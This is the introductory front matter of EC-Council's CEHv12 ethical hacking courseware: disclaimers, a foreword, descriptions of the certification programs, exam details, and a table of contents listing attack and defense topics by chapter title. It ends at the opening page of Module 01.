Albuquerque, NM 87109

Information contained in this publication has been obtained by EC-Council from sources believed to be reliable. EC-Council takes reasonable measures to ensure that the content is current and accurate; however, because of the possibility of human or mechanical error, we do not guarantee the accuracy, adequacy, or completeness of any information and are not responsible for any errors or omissions nor for the accuracy of the results obtained from use of such information.

The courseware is a result of extensive research and contributions from subject-matter experts from all over the world. Due credits for all such contributions and references are given in the courseware in the research endnotes. We are committed to protecting intellectual property rights. If you are a copyright owner (an exclusive licensee or their agent) and you believe that any part of the courseware constitutes an infringement of copyright, or a breach of an agreed license or contract, you may notify us at **legal@eccouncil.org**. In the event of a justified complaint, EC-Council will remove the material in question and make necessary rectifications.

The courseware may contain references to other information resources and security solutions, but such references should not be considered as an endorsement of or recommendation by EC-Council.

Readers are encouraged to report errors, omissions, and inaccuracies to EC-Council at **legal@eccouncil.org**. If you have any issues, please contact us at **support@eccouncil.org**.

NOTICE TO THE READER

EC-Council does not warrant or guarantee any of the products, methodologies, or frameworks described herein nor does it perform any independent analysis in connection with any of the product information contained herein. EC-Council does not assume, and expressly disclaims, any obligation to obtain and include information other than that provided to it by the manufacturer. The reader is expressly warned to consider and adopt all safety precautions that might be indicated by the activities described herein and to avoid all potential hazards. By following the instruction contained herein, the reader willingly assumes all risks in connection with such instructions. EC-Council makes no representations or warranties of any kind, including but not limited to the warranties of fitness for particular purpose or merchantability, nor are any such representations implied with respect to the material set forth herein, and EC-Council takes no responsibility with respect to such material. EC-Council shall not be liable for any special, consequential, or exemplary damages resulting, in whole or in part, from the reader's use of or reliance upon this material.

Foreword

Since you are reading this CEHv12 courseware, you most likely realize the importance of information systems security. However, we would like to put forth our motive behind compiling a resource such as this one and what you can gain from this course.

You might find yourself asking what sets this course apart from the others out there. The truth is that no single courseware can address all the issues of information security in a detailed manner. Moreover, the rate at which exploits, tools, and methods are being discovered by the security community makes it difficult for one program to cover all the necessary facets of information security. This doesn't mean that this course is inadequate in any way as we have worked to cover all major domains in such a manner that the reader will be able to appreciate the way security has evolved over time as well as gain insight in to the fundamental workings relevant to each domain. It is a blend of academic and practical wisdom supplemented with tools that the reader can readily access in order to obtain a hands-on experience.

The emphasis throughout the courseware is on gaining practical know-how, which explains the stress on free and accessible tools. You will read about some of the most widespread attacks seen, the popular tools used by attackers, and how attacks have been carried out using ordinary resources.

You may also want to know what to expect once you have completed the course. This courseware is a resource material. Any penetration tester can tell you that there is no one straight methodology or sequence of steps that you can follow while auditing a client site. There is no one template that will meet all your needs. Your testing strategy will vary with the client, the basic information about the system or situation, and the resources at your disposal. However, for each stage you choose – be it enumeration, firewall, penetration of other domains - you will find something in this courseware that you can definitely use.

Finally, this is not the end! This courseware is to be considered a constant work-in-progress because we will be adding value to this courseware over time. You may find some aspects extremely detailed, while others may have less detail. We are constantly asking ourselves if the content helps explain the core point of the lesson, and we constant calibrate our material with that in mind. We would love to hear your viewpoints and suggestions so please send us your feedback to help in our quest to constantly improve our courseware.

About the EC-Council CEH Program

If you want to stop hackers from invading your network, first you've got to invade their minds.

Computers around the world are systematically being victimized by rampant hacking. This hacking is not only widespread, but is being executed so flawlessly that the attackers compromise a system, steal everything of value and completely erase their tracks.

The goal of the ethical hacker is to help the organization take preemptive measures against malicious attacks by attacking the system himself; all the while staying within legal limits. This philosophy stems from the proven practice of trying to catch a thief, by thinking like a thief. As technology advances and organization depend on technology increasingly, information assets have evolved into critical components of survival.

If hacking involves creativity and thinking 'out-of-the-box', then vulnerability testing and security audits will not ensure the security proofing of an organization. To ensure that organizations have adequately protected their information assets, they must adopt the approach of 'defense in depth'. In other words, they must penetrate their networks and assess the security posture for vulnerabilities and exposure.

The Ethical Hacker is an individual who is usually employed with the organization and who can be trusted to undertake an attempt to penetrate networks and/or computer systems using the same methods as a Hacker. Hacking is a felony in some countries. When it is done by request and under a contract between an Ethical Hacker and an organization, it is legal. The most important point is that an Ethical Hacker has authorization to probe the target.

The CEH Program certifies individuals in the specific network security discipline of Ethical Hacking from a vendor-neutral perspective. The Certified Ethical Hacker certification will fortify the application knowledge of security officers, auditors, security professionals, site administrators, and anyone who is concerned about the integrity of the network infrastructure. A Certified Ethical Hacker is a skilled professional who understands and knows how to look for the weaknesses and vulnerabilities in target systems and uses the same knowledge and tools as a malicious hacker.

To achieve the Certified Ethical Hacker Certification, you must pass the CEH exam 312-50.

Please visit **https://www.eccouncil.org/programs/certified-ethical-hacker-ceh** for more information.

Course Prerequisites

It is highly recommended that candidates pursuing this course have a fundamental understanding of operating systems, file systems, computer networks, TCP/IP protocols, information security controls, basic network troubleshooting, data leakage, data backup, and risk management.

About EC-Council

The International Council of Electronic Commerce Consultants, better known as EC-Council, was founded in late 2001 to address the need for well-educated and certified information security and e-business practitioners. EC-Council is a global, member-based organization composed of industry and subject matter experts working together to set the standards and raise the bar in information security certification and education.

EC-Council first developed the Certified Ethical Hacker (C|EH) program with the goal of teaching the methodologies, tools, and techniques used by hackers. Leveraging the collective knowledge of hundreds of subject-matter experts, the CEH program has rapidly gained popularity around the world and is now delivered in more than 145 countries by more than 950 authorized training centers. It is considered as the benchmark for many government entities and major corporations around the globe.

EC-Council, through its impressive network of professionals and huge industry following, has also developed a range of other leading programs in information security and e-business. EC-Council certifications are viewed as the essential certifications needed when standard configuration and security policy courses fall short. Providing a true, hands-on, tactical approach to security, individuals armed with the knowledge disseminated by EC-Council programs are tightening security networks around the world and beating hackers at their own game.

Other EC-Council Programs

Security Awareness: Certified Secure Computer User

The purpose of the CSCU training program is to provide students with the necessary knowledge and skills to protect their information assets. This class will immerse students in an interactive learning environment where they will acquire fundamental understanding of various computer and network security threats such as identity theft, credit card fraud, online banking phishing scams, viruses and backdoors, email hoaxes, sexual predators and other online threats, loss of confidential information, hacking attacks, and social engineering. More importantly, the skills learnt from the class help students take the necessary steps to mitigate their security exposure.

Cyber Security: Certified Cybersecurity Technician

The Certified Cybersecurity Technician (CCT) program covers the fundamental concepts of cybersecurity. It equips students with the skills required to identify the increasing network security threats that reflect on the organization's security posture and implement general security controls to protect the underlying IT infrastructure from unauthorized access, alteration, destruction, or disclosure.

This program gives a holistic overview of the key components of cybersecurity. The course is designed for those interested in learning the various fundamentals of cybersecurity and aspire to pursue a career in cybersecurity.

Network Defense: Certified Network Defender

Students enrolled in the Certified Network Defender course will gain a detailed understanding of network defense and develop their hands-on expertise to perform in real-life network defense situations. They will gain the depth of technical knowledge required to actively design a secure network within your organization. This course provides a fundamental understanding of the true nature of data transfer, network technologies, and software technologies so that students may understand how networks operate, how automation software behaves, and how to analyze networks and their defense.

Students will learn how to protect, detect, and respond to the network attacks as well as learning about network defense fundamentals, the application of network security controls, protocols, perimeter appliances, secure IDS, VPN, and firewall configuration. Students will also learn the intricacies of network traffic signature, analysis, and vulnerability scanning, which will help in designing improved network security policies and successful incident response plans. These skills will help organizations foster resiliency and operational continuity during attacks.

Network Defense: Certified Cloud Security Engineer

Certified Cloud Security Engineer (CCSE) course includes both vendor neutral and vendor specific cloud security concepts. Vendor neutral concepts include universally applicable general cloud security best practices, technology, frameworks, and principles that help individuals to strengthen their fundamentals. Vendor specific concepts help individuals to gain the practical skills required when they actually start working with a specific cloud platform. Thus, this course helps individuals in strengthening their fundamental cloud security knowledge and gain practical knowledge of security practices, tools, and techniques used to configure widely used public cloud providers such as AWS, AZURE, and GCP.

Penetration Testing: Certified Penetration Testing Professional

CPENT certification requires you to demonstrate the application of advanced penetration testing techniques such as advanced Windows attacks, IOT systems attacks, advanced binaries exploitation, exploits writing, bypassing a filtered network, Operational Technology (OT) pen testing, accessing hidden networks with pivoting and double pivoting, privilege escalation, and evading defense mechanisms.

EC-Council's CPENT standardizes the knowledge base for penetration testing professionals by incorporating best practices followed by experienced experts in the field. The objective of the CPENT is to ensure that each professional follows a strict code of ethics, is exposed to the best practices in the domain of penetration testing and aware of all the compliance requirements required by the industry.

Unlike a normal security certification, the CPENT credential provides an assurance that security professionals possess skills to analyze the security posture of a network exhaustively and recommend corrective measures authoritatively. For many years EC-Council has been certifying IT Security Professionals around the globe to ensure these professionals are proficient in network security defense mechanisms. EC-Council's credentials vouch for their professionalism and expertise thereby making these professionals more sought after by organizations and consulting firms globally.

Computer Forensics: Computer Hacking Forensic Investigator

Computer Hacking Forensic Investigator (CHFI) is a comprehensive course covering major forensic investigation scenarios. It enables students to acquire crucial hands-on experience with various forensic investigation techniques. Students learn how to utilize standard forensic tools to successfully carry out a computer forensic investigation, preparing them to better aid in the prosecution of perpetrators.

EC-Council's CHFI certifies individuals in the specific security discipline of computer forensics from a vendor-neutral perspective. The CHFI certification bolsters the applied knowledge of law enforcement personnel, system administrators, security officers, defense and military personnel, legal professionals, bankers, security professionals, and anyone who is concerned about the integrity of network infrastructures.

Incident Handling: EC-Council Certified Incident Handler

EC-Council's Certified Incident Handler (E|CIH) program has been designed and developed in collaboration with cybersecurity and incident handling and response practitioners across the globe. It is a comprehensive specialist-level program that imparts knowledge and skills that organizations need to effectively handle post breach consequences by reducing the impact of the incident, from both a financial and a reputational perspective.

E|CIH is a method-driven program that uses a holistic approach to cover vast concepts concerning organizational incident handling and response from preparing and planning the incident handling response process to recovering organizational assets after a security incident. These concepts are essential for handling and responding to security incidents to protect organizations from future threats or attacks.

Management: Certified Chief Information Security Officer

The Certified Chief Information Security Officer (CCISO) program was developed by EC-Council to fill a knowledge gap in the information security industry. Most information security certifications focus on specific tools or practitioner capabilities. When the CCISO program was developed, no certification existed to recognize the knowledge, skills, and aptitudes required for an experienced information security professional to perform the duties of a CISO effectively and competently. In fact, at that time, many questions existed about what a CISO really was and the value this role adds to an organization.

The CCISO Body of Knowledge helps to define the role of the CISO and clearly outline the contributions this person makes in an organization. EC-Council enhances this information through training opportunities conducted as instructor-led or self-study modules to ensure candidates have a complete understanding of the role. EC-Council evaluates the knowledge of CCISO candidates with a rigorous exam that tests their competence across five domains with which a seasoned security leader should be familiar.

Application Security: Certified Application Security Engineer

The Certified Application Security Engineer (CASE) credential is developed in partnership with large application and software development experts globally. The CASE credential tests the critical security skills and knowledge required throughout a typical software development life cycle (SDLC), focusing on the importance of the implementation of secure methodologies and practices in today’s insecure operating environment.

The CASE certified training program is developed concurrently to prepare software professionals with the necessary capabilities that are expected by employers and academia globally. It is designed to be a hands-on, comprehensive application security course that will help software professionals create secure applications. The training program encompasses security activities involved in all phases of the Software Development Lifecycle (SDLC): planning, creating, testing, and deploying an application.

Unlike other application security trainings, CASE goes beyond just the guidelines on secure coding practices and includes secure requirement gathering, robust application design, and handling security issues in post development phases of application development. This makes CASE one of the most comprehensive certifications on the market today. It is desired by software application engineers, analysts, testers globally, and respected by hiring authorities.

Incident Handling: Certified Threat Intelligence Analyst

Certified Threat Intelligence Analyst (C|TIA) is designed and developed in collaboration with cybersecurity and threat intelligence experts across the globe to help organizations identify and mitigate business risks by converting unknown internal and external threats into known threats. It is a comprehensive, specialist-level program that teaches a structured approach for building effective threat intelligence.

In the ever-changing threat landscape, C|TIA is an essential Threat Intelligence training program for those who deal with cyber threats on a daily basis. Organizations today demand a professional-level cybersecurity threat intelligence analyst who can extract the intelligence from data by implementing various advanced strategies. Such professional-level Threat Intelligence training programs can only be achieved when the core of the curricula maps with and is compliant to government and industry published threat intelligence frameworks.

Incident Handling: Certified SOC Analyst

The Certified SOC Analyst (CSA) program is the first step to joining a security operations center (SOC). It is engineered for current and aspiring Tier I and Tier II SOC analysts to achieve proficiency in performing entry-level and intermediate-level operations.

CSA is a training and credentialing program that helps the candidate acquire trending and in-demand technical skills through instruction by some of the most experienced trainers in the industry. The program focuses on creating new career opportunities through extensive, meticulous knowledge with enhanced level capabilities for dynamically contributing to a SOC team. Being an intense 3-day program, it thoroughly covers the fundamentals of SOC operations, before relaying the knowledge of log management and correlation, SIEM deployment, advanced incident detection, and incident response. Additionally, the candidate will learn to manage various SOC processes and collaborate with CSIRT at the time of need.

CEH Exam Information

CEH Exam Details	
Exam Title	**Certified Ethical Hacker (CEH)**
Exam Code	**312-50**
Availability	**EC-Council Exam Portal** (please visit **https://www.eccexam.com**) **VUE** (please visit **https://home.pearsonvue.com/eccouncil**)
Duration	**4 Hours**
Questions	**125**
Passing Score	Please refer **https://cert.eccouncil.org/faq.html**

Table of Contents

Module 01: Introduction to Ethical Hacking **1**

Information Security Overview 4

Hacking Methodologies and Frameworks 13

Hacking Concepts 36

Ethical Hacking Concepts 42

Information Security Controls 51

Information Security Laws and Standards 82

Module 02: Footprinting and Reconnaissance **101**

Footprinting Concepts 104

Footprinting through Search Engines 112

Footprinting through Web Services 133

Footprinting through Social Networking Sites 176

Website Footprinting 189

Email Footprinting 207

Whois Footprinting 214

DNS Footprinting 221

Network Footprinting 227

Footprinting through Social Engineering 238

Footprinting Tools 244

Footprinting Countermeasures 254

Module 03: Scanning Networks **257**

Network Scanning Concepts 260

Scanning Tools 271

Host Discovery 282

Port and Service Discovery 297

OS Discovery (Banner Grabbing/OS Fingerprinting) 331

Scanning Beyond IDS and Firewall 345

Network Scanning Countermeasures 380

Module 04: Enumeration **397**

Enumeration Concepts 400

NetBIOS Enumeration 411

SNMP Enumeration 422
LDAP Enumeration 432
NTP and NFS Enumeration 442
SMTP and DNS Enumeration 456
Other Enumeration Techniques 479
Enumeration Countermeasures 504

Module 05: Vulnerability Analysis 511
Vulnerability Assessment Concepts 515
Vulnerability Classification and Assessment Types 542
Vulnerability Assessment Tools 558
Vulnerability Assessment Reports 575

Module 06: System Hacking 581
Gaining Access 584
Escalating Privileges 708
Maintaining Access 771
Clearing Logs 902

Module 07: Malware Threats 943
Malware Concepts 946
APT Concepts 961
Trojan Concepts 969
Virus and Worm Concepts 1021
Fileless Malware Concepts 1062
Malware Analysis 1084
Malware Countermeasures 1186
Anti-Malware Software 1195

Module 08: Sniffing 1205
Sniffing Concepts 1208
Sniffing Technique: MAC Attacks 1227
Sniffing Technique: DHCP Attacks 1242
Sniffing Technique: ARP Poisoning 1255
Sniffing Technique: Spoofing Attacks 1271
Sniffing Technique: DNS Poisoning 1289

Sniffing Tools 1301
Snifing Countermeasures 1314

Module 09: Social Engineering **1325**
Social Engineering Concepts 1328
Social Engineering Techniques 1336
Insider Threats 1367
Impersonation on Social Networking Sites 1375
Identity Theft 1382
Social Engineering Countermeasures 1388

Module 10: Denial-of-Service **1413**
DoS/DDoS Concepts 1416
Botnets 1421
DoS/DDoS Attack Techniques 1433
DDoS Case Study 1467
DoS/DDoS Attack Countermeasures 1476

Module 11: Session Hijacking **1507**
Session Hijacking Concepts 1510
Application-Level Session Hijacking 1526
Network-Level Session Hijacking 1556
Session Hijacking Tools 1567
Session Hijacking Countermeasures 1573

Module 12: Evading IDS, Firewalls, and Honeypots **1603**
IDS, IPS, Firewall, and Honeypot Concepts 1606
IDS, IPS, Firewall, and Honeypot Solutions 1641
Evading IDS 1666
Evading Firewalls 1690
Evading NAC and Endpoint Security 1728
IDS/Firewall Evading Tools 1752
Detecting Honeypots 1756
IDS/Firewall Evasion Countermeasures 1763

Module 13: Hacking Web Servers **1769**
Web Server Concepts 1772
Web Server Attacks 1782
Web Server Attack Methodology 1804
Web Server Attack Countermeasures 1843
Patch Management 1871

Module 14: Hacking Web Applications **1879**
Web Application Concepts 1883
Web Application Threats 1894
Web Application Hacking Methodology 1989
Web API, Webhooks, and Web Shell 2086
Web Application Security 2142

Module 15: SQL Injection **2195**
SQL Injection Concepts 2198
Types of SQL Injection 2212
SQL Injection Methodology 2230
SQL Injection Tools 2314
Evasion Techniques 2319
SQL Injection Countermeasures 2337

C|EH Certified Ethical Hacker


EC-Council

MODULE 01

INTRODUCTION TO ETHICAL HACKING

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

